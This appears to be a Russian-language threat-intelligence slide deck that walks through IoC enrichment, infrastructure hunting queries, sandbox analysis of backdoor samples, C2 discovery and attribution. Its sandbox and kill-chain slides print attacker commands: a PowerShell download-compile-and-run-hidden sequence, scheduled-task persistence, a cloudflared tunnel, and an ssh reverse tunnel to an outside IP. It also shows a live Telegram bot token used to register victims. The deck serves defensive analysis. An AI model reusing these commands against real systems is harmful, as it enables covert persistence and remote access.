2026-08-12	10 / 91	VirusTotal	176.123.0.55

0
/ 91
Community Score

No security vendors flagged this domain as malicious

Reanalyze More

poffice.site 6

Registrar
NameSilo, LLC

Creation Date
5 days ago

Last Analysis Date
5 days ago

DETECTIONDETAILSRELATIONSCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourc

Date resolved	Detections	Resolver	IP
2026-08-20	10 / 91	VirusTotal	176.123.0.55

Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
2026-08-20	10 / 91	VirusTotal	176.123.0.55

Расширение анализируемых данных

Ampire 360°

HTTP-заголовки и метаданные

ETag (Entity Tag) — заголовок HTTP-запросов, представляющий собой уникальный идентификатор конкретной версии ресурса на сервере

cloud-solution.online:443 1

cloud-solution... Data update Header 2 Body SSL Hash

United States
Organization: Cloudflare, Inc.
ASN: AS13335
2025-10-11 15:05

HTTP/1.1 404 Not Found
Date: Sat, 11 Oct 2025 07:05:16 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Referrer-Policy: no-referrer
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'none'; font-src 'self' fonts.gstatic.com data:; script-src
Permissions-Policy: interest-cohort=()
X-Frame-Options: sameorigin
Strict-Transport-Security: max-age=63072000
Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
ETag: W/"9-0gXL1ngzMqlSxa6S1zx3F4wtLyg"

connect-src 'self' wss://cloud-solution.online;

ETag: W/"9-0gXL1ngzMqlSxa6S1zx3F4wtLyg"

cloud-solution.online:443 443 https

cloud-solution... Data update Header Body SSL Hash 3

United States
Organization: Cloudflare, Inc.
ASN: AS13335
2025-10-11 15:05

Type	Hash(MD5)
http.header_hash	a2fc48f54702fe9b221fb504317446c9
http.body_hash	9d1ead73e678fa2f51a70a933b0bf017

http.body_hash 9d1ead73e678fa2f51a70a933b0bf017

Статья о
MeshAgent



Расширение анализируемых данных

Ampire 360°

HTTP-заголовки и метаданные

ZoomEye AI Search Pricing **SALE** Partners BugBounty Radar **SKILL** **NEW** MCP CVE Feed **NEW** Login Register

4 `http.header="9-0gXL1ngzMqISxa6S1zx3F4wtLyg" && http.body_hash="9d1ead73e678fa2f51a70a933b0bf017" && http.header="Content-Security-Policy: default-src 'none'; font-src 'self' fonts.gstatic.com data:; script-src 'self' 'unsafe-inline'; ajax.cloudflare.com; connect-src 'self' wss:///" && http.header!="connect-src 'self' wss://undefined"` Search Description | SearchTool

http.header = "9-0gXL1ngzMqISxa6S1zx3F4wtLyg" × && http.body_hash = "9d1ead73e678fa2f51a70a933b0bf017" × && http.header = "Content-Security-Policy: default-src 'none'; font-src 'self' fonts.gstatic.com data:; script-src 'self' 'unsafe-inline'; ajax.cloudflare.com; connect-src 'self' wss:///" ×

&& http.header != "connect-src 'self' wss://undefined" × Not satisfied with the search, try [ZoomEyeGPT](#)

About 15 results (Nearly year: 14 results) 1.662 seconds

5 About 15 results

4

```
http.header="9-0gXL1ngzMqISxa6S1zx3F4wtLyg" &&
http.body_hash="9d1ead73e678fa2f51a70a933b0bf017" &&
http.header="Content-Security-Policy: default-src 'none'; font-src 'self' fonts.gstatic.com data:; script-src 'self' 'unsafe-inline'; ajax.cloudflare.com; connect-src 'self' wss:///" &&
http.header!="connect-src 'self' wss://undefined"
```



Расширение анализируемых данных

Ampire 360°

Индикаторы компрометации (IoCs)

Домен

- ▶ Passive DNS
- ▶ Стилистика написания
- ▶ HTTP-заголовки
- ▶ Метаданные (body_hash, favicon, etc.)
- ▶ Параметры TLS сертификата/соединения

IP-адрес

- ▶ Набор открытых портов
- ▶ Провайдер (регистратор)
- ▶ HTTP-заголовки
- ▶ Метаданные

URL

- ▶ Параметры и значения
- ▶ Содержимое веб-страницы
- ▶ Файлы обращения

Расширение анализируемых данных

Ampire 360°


Баннеры сервисов и открытые порты

The image shows a screenshot of a network analysis tool interface with several highlighted elements:

- 1** `31.57.92.130:80`: The IP address and port being analyzed.
- 2** `56971`: The AS number associated with the IP.
- 3** `asn="56971" && port="80" && protocol="ssh"`: The search query used to find related data.
- 4** `31results(28 unique IP ),148ms,Keyword Search.`: The search results summary.

Other visible information includes:

- IP: `31.57.92.130`
- Location: `Finland / Uusimaa / ...`
- Organization: `Cgi Global Limited`
- Date: `2026-09-09`
- Banner: `SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13`
- Products: `860758...`
- Search tabs: `Search Results`, `Statistics`, `Historical Trend`
- Search filters: `Syntax`, `Pricing`, `Support`
- Search results summary: `31results(28 unique IP ),148ms,Keyword Search.`
- Search time: `Past year`



Расширение анализируемых данных

Ampire 360°

Индикаторы компрометации (IoCs)

Домен

- ▶ Passive DNS
- ▶ Стилистика написания
- ▶ HTTP-заголовки
- ▶ Метаданные (body_hash, favicon, etc.)
- ▶ Параметры TLS сертификата/соединения

IP-адрес

- ▶ Набор открытых портов
- ▶ Провайдер (регистратор)
- ▶ HTTP-заголовки
- ▶ Метаданные

URL

- ▶ Параметры и значения
- ▶ Содержимое веб-страницы
- ▶ Файлы обращения

Расширение анализируемых данных

Ampire 360°

The screenshot shows the urlscan.io interface. The URL input field contains `github.com/evon-ch/ob/raw/refs/heads/main/REA.md`. Below the input field, a table lists recent scans. The first entry is highlighted with an orange box and a red circle with the number 1.

URL	Age	Size	IPs	Flags	Home
github.com/evon-ch/ob/raw/refs/heads/main/REA.md	2 months	2 MB	109	6	2

The screenshot shows the urlscan.io interface with a detailed scan report for the URL `https://github.com/evgenprosturkin-web/config.github.io`. The URL input field is highlighted with an orange box and a red circle with the number 2. The report includes submission details, a summary of scan results, and a screenshot of the page.

URL: `https://github.com/evgenprosturkin-web/config.github.io` 13yr old

Submission: On September 01 via manual (September 1st 2026, 8:26:01 pm UTC) from DE — Scanned from CA

Summary

Screenshot

Расширение анализируемых данных

```
page.url:/https:\\github\\.com\\.*(raw\\refs\\heads|github.io\\blob\\  
/main)\\.*\\. (json|md|ps1)/ AND NOT page.title:/.*(404|not found).*/
```

Search for domains, IPs, filenames, hashes, ASNs

3

```
page.url:/https:\\github\\.com\\.*(raw\\refs\\heads|github.io\\blob\\main)\\.*\\. (json|md|ps1)/ AND NOT pa
```

Search

×

Help

Search results (7 / 7, sorted by date, took 2847ms)

Showing All Hits

Details: Hidden

URL	Age	Size	↔	IPs	🚩	🏠
github.com/tiisiet65-sudo/LoioioNoaisK/raw/refs/heads/main/PortableShellLink.p...	Public 19 days	180 KB	2	1	0	
github.com/tiisiet65-sudo/LoioioNoaisK/raw/refs/heads/main/restore-macOSx-from...	Public 2 months		1	1	0	
github.com/tiisiet65-sudo/adawcacaw/raw/refs/heads/main/test-relative-target.p...	Public 3 months		1	1	0	
github.com/hellenkamau197-gif/185/raw/refs/heads/main/4/9.json	Public 4 months		1	1	0	
github.com/keepandroidopen/keepandroidopen.github.io/blob/main/src/content/page...	Public 5 months	2 MB	172	5	1	🇺🇸
github.com/neurips2024-enlsp/neurips2024-enlsp.github.io/blob/main/index.md	Public 10 months	4 MB	126	6	2	🇩🇪
github.com/leotminsano/leotm.github.io/blob/main/README.md	Public 1 year		76	3	2	🇩🇪

(7 results in total, 7 shown)



Анализ TI-сигнала

Ampire 360°

01 Обогащение информации

02 Расширение анализируемых данных

03 Поиск образцов ВПО

Индикаторы
компрометации
(IoCs)

Поиск образцов ВПО

Ampire 360°

ANY  RUN

Recorded Future®
Triage 



MALWARE bazaar
from ABUSE^{ch} |  SPAMHAUS

 **HYBRID
ANALYSIS**

 **MALSHARE**



Анализ ТI-сигнала

Ampire 360°

01

Обнаружение индикаторов компрометации

02

Исследование хостовых артефактов

03

Анализ сетевого взаимодействия

Образец ВПО

Обнаружение индикаторов компрометации

Анализ ВПО

Advanced details of process

Main information

Code signing

Process dump 0

Events

Modified files 6

Registry keys 451

Synchronization 7

HTTP requests 1

Connections 1

Network threats 6

Modules 47

Debug 0

[9068] _74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d.exe

C:\Users\admin\Desktop_74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d.exe

Put the slider in the desired position or select the desired segment by yourself

0 s

Time	Type	Size	Path and MD5
+182 ms	text	16 b	C:\Users\admin\Desktop\tun_debug.txt 4c42838edaff40469189f474f565e9e2
+5526 ms	oversized	—	C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE.exe
+5651 ms	oversized	—	C:\Users\admin\AppData\Local\Temp\~dfrgui.exe
+5901 ms	oversized	—	C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\DwmCache.bin

Processes 15

Browser Data 0 new

Actions 3 beta

Filter by PID or name

Only important

2764	conhost.exe	0xffffffff-ForceV1	205	133	36
5316	cmd.exe	/c schtasks /Create /F /TN "MicrosoftWmiHost" /TR "\C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE.exe" /SC ONLO...	103	42	11
8604	schtasks.exe	/Create /F /TN "MicrosoftWmiHost" /TR "\C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE.exe" /SC ONLOGO...	247	46	19
2332	cmd.exe	/c schtasks /Create /F /TN "MicrosoftWmiUpdate" /TR "cmd /C if not exist \C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPr...	102	42	11
416	schtasks.exe	/Create /F /TN "MicrosoftWmiUpdate" /TR "cmd /C if not exist \C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE...	132	46	19
7704	DwmCache.bin	DMP tunnel -url http://127.0.0.1:18321 --no-autoupdate	389	3k	30

Details ID 7704 No verdict

Cache.bin AI

Command line AI

"C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\DwmCache.bin" tunnel -url http://127.0.0.1:18321 --no-autoupdate

Command line

"C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\DwmCache.bin" tunnel -url http://127.0.0.1:18321 --no-autoupdate

More Info

Hide all

oversized

—

C:\Users\admin\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE.exe

oversized

—

C:\Users\admin\AppData\Local\Temp\~dfrgui.exe

oversized

—

C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\DwmCache.bin

В ходе работы ВПО класса **Backdoor** загружается дополнительный инструментарий для развития атаки

Обнаружение индикаторов компрометации

Анализ ВПО

JOESandbox Cloud BASIC

Overview ▾ Signatures ▾ Domains / IPs ▾ Dropped ▾ Static ▾ Network ▾ Stats ▾ Behavior ▾ Disassembly ▾

Process Tree

- System is w10x64
- wdatasvc.exe (PID: 6476 cmdline: "C:\Users\user\Desktop\wdatasvc.exe" MD5: 7716E278A4FA0DB12EF08524F3815FA1) ▾
 - conhost.exe (PID: 5612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D) ▾
 - 3 DwmCache.bin (PID: 6956 cmdline: "C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\DwmCache.bin" tunnel --url http://127.0.0.1:18321 --no-autoupdate MD5: 04EC5209D922B98A947FEA48C73ECAA8) ▾**
- cmd.exe (PID: 1532 cmdline: C:\Windows\system32\cmd.exe /c schtasks /Create /F /TN "Microsoft\WmiUpdate" /TR "cmd /C if not exist %~dp0\WmiPrvSE.exe copy /Y %~dp0\WmiPrvSE.exe" /F /MD5: 76CD6626DD8834BD4A42E6A565104DC2) ▾
 - WerFault.exe (PID: 7476 cmdline: C:\Windows\system32\WerFault.exe -u -p 6476 -s 1600 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0) ▾**
- WerFault.exe (PID: 7476 cmdline: C:\Windows\system32\WerFault.exe -u -p 6476 -s 1600 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0) ▾
- WmiPrvSE.exe (PID: 332 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\WMI\WmiPrvSE.exe MD5: 7716E278A4FA0DB12EF08524F3815FA1) ▾

5 / 70
Community Score -59

5/70 security vendors flagged this file as malicious

Reanalyze ▾ Similar ▾ More ▾

5253e66f1f493c4e13539749f1aa86fd0c61e3072900fec29a44ba046a6d97e2
cloudflared.exe

Size 51.66 MB | Last Analysis Date 7 days ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 6

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.cloudflared/wingo

Threat categories trojan

Family labels cloudflared wingo

Обнаружение индикаторов компрометации

Анализ ВПО

Ampire 3.6.0

backup-message-10.149.147.133_9045-42016982.eml 1

Win10 64bit

Start: 06.08.2026, 12:58 Total time: 306 s

attachments attc-arch arch-exec arch-doc themida netreactor

Indicators: [Icons]

2

3

Обнаружение C2-сервера атакующих

HTTP Requests	117	Connections	126	DNS Requests	39	Network Threats	2	Hide whitelisted	Filter by PID, domain, name or ip	PCAP	SSL Keys
Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic	
273.12 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
282.32 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
283.32 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
283.33 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
284.33 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
285.43 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	
290.55 s	TCP	?	7880	Акт сверки взаимных ...		193.37.41.94	55001	red.flashhub.net	AXUSHOST	No Data	

193.37.41.94 55001 red.flashhub.net

Danger [7880] Акт сверки взаимных расчетов за период три месяца.pdf.exe

4

Connections 33

Advanced details of process [7880] Акт сверки взаимных расчетов за период три месяца.pdf.exe

C:\Users\admin\Desktop\Акт сверки взаимных расчетов за период три месяца.pdf.exe

Put the slider in the desired position or select the desired segment by yourself

27.003 s 305.892 s

Time	Type	Rep	CN	Src IP	Port	Dst IP	Port	ASN	Send	Recv
+214384 ms	TCP	?		193.37.41.94	55001	VM	49800	AXUSHOST	—	—
+215382 ms	TCP	?		193.37.41.94	55001	VM	49800	AXUSHOST	—	—
+215386 ms	TCP	?		193.37.41.94	55001	VM	49800	AXUSHOST	—	—
+216382 ms	TCP	?		193.37.41.94	55001	VM	49800	AXUSHOST	—	—
+217383 ms	TCP	?		193.37.41.94	55001	VM	49800	AXUSHOST	—	—

View Simple Raw

Search filters: Src IP, Port, ASN, Local Port, Protocol

Only untrusted



Анализ ТI-сигнала

Ampire 360°

01

Обнаружение индикаторов компрометации

02

Исследование хостовых артефактов

03

Анализ сетевого взаимодействия

Образец ВПО

Обнаружение хостовых артефактов

Ampire 3.6.0

Анализ ВПО

Advanced details of process [1324] wscript.exe C:\Windows\SysWOW64\wscript.exe

Function log

Main information

Code signature

Process VBScript 2

Script tracer

No.	Time	CF	Operation	Function log
1	+75 ms		"WScript.Shell"	
2	+75 ms		""C:\Users\admin\AppData\Local\wJdBCh7rKN\svpy.exe" "C:\Users\admin\AppData\Local\wJdBCh7rKN\main\taindown.py""	

Выполнение
vbs-скрипта для
запуска ВПО

Использование
powershell-командлетов
для сборки и запуска ВПО

[6592] powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Function log

No.	Time	CF	Operation	Function log
1	+1586 ms	Dynamic		iwr github.com/evon-ch/ob/raw/refs/heads/main/host.txt -o C:\Users\admin\AppData\Local\Temp\h_cs
2	+3493 ms	Dynamic		C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /platform:x64 /out:C:\Users\admin\AppData\Local\Temp\Phost.exe C:\Users\admin\AppData\Local\Temp\h_cs
3	+3993 ms	Dynamic		Start-Process C:\Users\admin\AppData\Local\Temp\Phost.exe -WindowStyle Hidden

Обнаружение хостовых артефактов

Ampire 360°

Анализ ВПО

The screenshot displays the Ampire interface with several key elements highlighted by orange boxes and numbered 1 through 4:

- 1** **powershell.exe**: Located in the "Process details" panel on the left, indicating the process being analyzed.
- 2** **Command line**: The command line text in the "Process details" panel, showing a complex PowerShell command for creating a scheduled task.
- 3** **Search query**: The search bar in the "TI Lookup" section, containing the query: `imagePath:"powershell" AND commandLine:"Register-ScheduledTask"`.
- 4** **Analyses 10 / 38**: The "Analyses" tab in the bottom right section, showing the number of analyses performed.

The "Process details" panel also shows the process ID (4168), name (powershell.exe), and a "Suspicious" indicator. The "Command line" text is partially visible, showing a PowerShell command for creating a scheduled task.

The "TI Lookup" section shows the search query and a list of results, including a table with columns for ID, Name, and Command Line. The table shows results for powershell.exe, including a command line for creating a scheduled task.

The "Analyses" section shows a list of analyses, including a table with columns for ID, Name, and Command Line. The table shows results for powershell.exe, including a command line for creating a scheduled task.

Закрепление в системе через создание и запуск запланированной задачи с помощью powershell



Анализ ТI-сигнала

Ampire 360°

01

Обнаружение индикаторов компрометации

02

Исследование хостовых артефактов

03

Анализ сетевого взаимодействия

Образец ВПО

Анализ сетевого взаимодействия

Ampire 360°

Анализ ВПО

Advanced details of process

Main information

Code signing

Process dump1

Events

Modified files8

Registry keys3444

Synchronization7

HTTP requests17

Connections7

Network threats17

[7752] _74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d.exe

C:\Users\admin\Desktop_74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d.exe

Put the slider in the desired position or select the desired segment by yourself

0 s157.191 s

https://api.telegram.org/bot7953238720:AAFxraru_PBoHj5RwkXSbbMMMK5JqVAJHU/sendMessage

https://api.telegram.org/bot7953238720:AAFxraru_PBoHj5RwkXSbbMMMK5JqVAJHU/sendMessage

+1510 msH1POST | 200: OK? Unknown🇧🇩 Virgin Islands, British

67 b ↑ text

365 b ↓ text

Регистрация скомпрометированного хоста через telegram-бот

The screenshot displays the Burp Suite interface with two HTTP requests. The top request, labeled '3', is a GET request to 'api.telegram.org'. The bottom request, labeled '4', is a POST request to 'api.telegram.org'. Both requests are highlighted with orange boxes around the 'Preview' tab and the request body. The top request body is a JSON object with 'chat_id' and 'text' fields. The bottom request body is a JSON object with 'ok', 'result', and 'chat' fields, containing detailed message information.



Анализ ТI-сигнала

Ampire 360°

01 Поиск вспомогательной информации

02 Актуализация ландшафта киберугроз

Контекстная
информация

Поиск вспомогательной информации

Контекстная информация

1

обработай данный пост в X: <https://x.com/VaclavVeselsky/status/2093061090984817102>
необходимо получить подробности атаки, техники, методы, а также инструментарий, которым пользовались атакующие. сформируй подробный отчет на основе собранной информации, включая название группировки, чья активность зафиксирована, последние публичные отчеты о данной группировке и ее активности, перечень инструментов и вредоносного программного обеспечения, которая она использует, а также отрасли, которые она атакует

2

Ссылки

- Оформленный отчет (Google Docs): https://docs.google.com/document/d/1ZPilhYbZjkRI3lkntspt-D5LCbK_bSYEW2_5vSYSqVY
- Архив с полным текстом отчета: <https://private-ai.tools/files/47e4186730a54d8ea61a0ead42073274.zip>

3

Black Spark («Черная искра») — анализ активности и атаки

На основе поста @VaclavVeselsky (27.08.2026) и открытых источников • OSINT-отчет, сформирован 28.08.2026

1. Профиль группировки

2. Профиль группировки (данные из манифеста, Wikipedia, The Record)
Название: Black Spark / «Черная искра» (Chernaya Iskra). Тип: подпольное сопротивление в РФ, партизанская сеть. Активна: 2025 — наст. время. Публичный представитель: ...

2. Техники и методы (TTP)

- Human sources / инсайдеры — ключевой метод: утечка «НИК» через участника внутри компании;
- Длительное пребывание (dwell time) — от 1 месяца (MicroOLAP) до нескольких месяцев до публикации; эксфильтрации, данные клиентов удалены из EtherSensor — цель не только разведка, но и разрушение информационных активов
- Подмена/тампонирование данных
- Асимметричный целевой выбор

3. Инструментарий и программное обеспечение

- Сторона атакующего (заявлено/наблюдено): длительный веб/сетевой доступ к корпоративным системам жертв (без заявления о проприетарном малваре); скриншоты как доказательная база; архивирование через archive.is и Wayback Machine; Proton Mail — единственный канал связи (анонимность, проверка отправителя, удаление следов)

Системы/ПО на стороне жертв (затронутые)

- EtherSensor (платформа анализа сетевого трафика) — MicroOLAP: доступ заявлен группой, отрицается компанией; Bitrix24 CRM (устаревшая инстанция) и устаревший веб-сайт + dev-системы на хостинге FirstVDS — MicroOLAP: подтверждено компанией
-

4. Отрасли, атакуемые группировкой

- Оборонная промышленность / производство; банкинг и финансы; ж/д транспорт и логистика;
- Государственная полиграфия/спецдокументы:

Актуализация ландшафта угроз

Контекстная информация

The screenshot displays the AMTIP (Automated Malware Threat Intelligence Platform) web interface. The interface is in Russian and features a dark theme. On the left is a sidebar with navigation links: Дашборд (Dashboard), TI Lookup, TI Reports, URL Checker, Тарифы (Rates), Помощь (Help), О продукте (About the product), and Учетные записи (Accounts). The main content area is titled 'Отчёты о киберугрозах' (Cyber Threat Reports) and 'APT'. It shows a list of threat reports with the following details:

- BlackJack**: Published 28.08.2026, Updated 14.09.2026. Description: Нацелена на нанесение ущерба посредством уничтожения и похищения критически важной информации. Ранее группировка регулярно делилась доказательствами своих атак — скриншотами работи... (Targeted at causing damage through destruction and theft of critical information. Previously, the group regularly shared evidence of its attacks — screenshots of work...).
- Core Werewolf**: Published 16.08.2026, Updated 01.09.2026. Description: Цель - получение конфиденциальных данных и данных с ограниченным режимным доступом. Задача - киберсаботаж, который заключается в уничтожении данных пользователя, когда все необходимые опера... (Goal - obtaining confidential data and data with limited access. Task - cyber sabotage, which consists in destroying the user's data when all necessary operations...).
- Lone Wolf**: Published 24.08.2026, Updated 05.09.2026. Description: В случае успешной компрометации, осуществляет пост-эксплуатацию средствами Cobalt Strike. Для сбора информации об удаленных системах использует SoftPerfect Network Scanner. Продвижение по сети осу... (In case of successful compromise, it performs post-exploitation using Cobalt Strike. To collect information about remote systems, it uses SoftPerfect Network Scanner. Network movement...).
- Dirty Wolf**: Published 24.08.2026, Updated 05.09.2026. Description: Паттерн атак (Attack pattern).

Each report card includes filters for 'Отрасль' (Industry) and 'Страна' (Country), both set to 'Экономика' (Economy) and 'США' (USA), with a '+ еще 4' (Show 4 more) button. The top right of the main area shows 'ВСЕГО 105' (Total 105) reports and a 'Фильтры' (Filters) button. A search bar at the top right is labeled 'Поиск по IoC' (Search by IoC). A sidebar at the bottom left promotes the 'PRO' version: 'Попробуйте PRO' (Try PRO), 'Больше возможностей в расширенной версии AMTIP' (More capabilities in the extended version of AMTIP), and a 'Подробнее' (More details) link.

Атрибуция





Атрибуция

Ampire 360°

01 Анализ полученных данных

02 Формирование и тестирование гипотез

03 Выводы и результаты

Как связать вредоносную
активность с
определённым
кластером угрозы?

Анализ полученных данных

Атрибуция

Ampire 360°

Kill Chain

Initial Access + Execution

Гипотеза 1. Выполнялась рассылка polyglot-файлов под видом ZIP-архивов. При их запуске осуществляется распаковка и установка бэкдоров. Гипотеза основывается на наличие хэшей данных бэкдоров в списке файловых IOC'ов, а также связи с файлами, обнаруженными непосредственно в инциденте.

Гипотеза 2. Для получения первоначального доступа эксплуатируется уязвимость **CVE-2024-43451**. Активность по использованию эту уязвимости в конце года также зафиксирована во внешнем отчете: <https://securelist.ru/ntlm-abuse-in-2025/114067/>

Гипотеза 3 (менее вероятная). Для получения первоначального доступа эксплуатируется уязвимости в TrueConf BDU:2025-10114, BDU:2025-10116

Persistence + Defense Evasion

Для закрепления и постоянного доступа используется ssh-туннель, настраиваемый через:

- через команды в powershell

```
Set-Content -Path $CONFIG_FILE -Value $configContent -Force
```

```
Start-Process -FilePath $sshPath -ArgumentList "-F `"$CONFIG_FILE`" version" -NoNewWindow -PassThru
```

через прямой запуск утилиты

```
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 37124 -p 80  
vtvvuameuvefafoewfau9124124615@195.133.32.213
```

- утилиту Rsocx (SHA256:d7d6894c2fbce3d91af8de50e7cd649f12627d94a1a9b430f6e583714d48be29)

ВПО и инструмент загружаются с помощью другого другого типа ВПО.

Другие варианты закрепления:

- запланированные задачи. Название задач:

Yandex Update

Microsoft Update

Discovery + Lateral Movement

Использование ssh-туннелей, настроенных через тот же инструментарий.

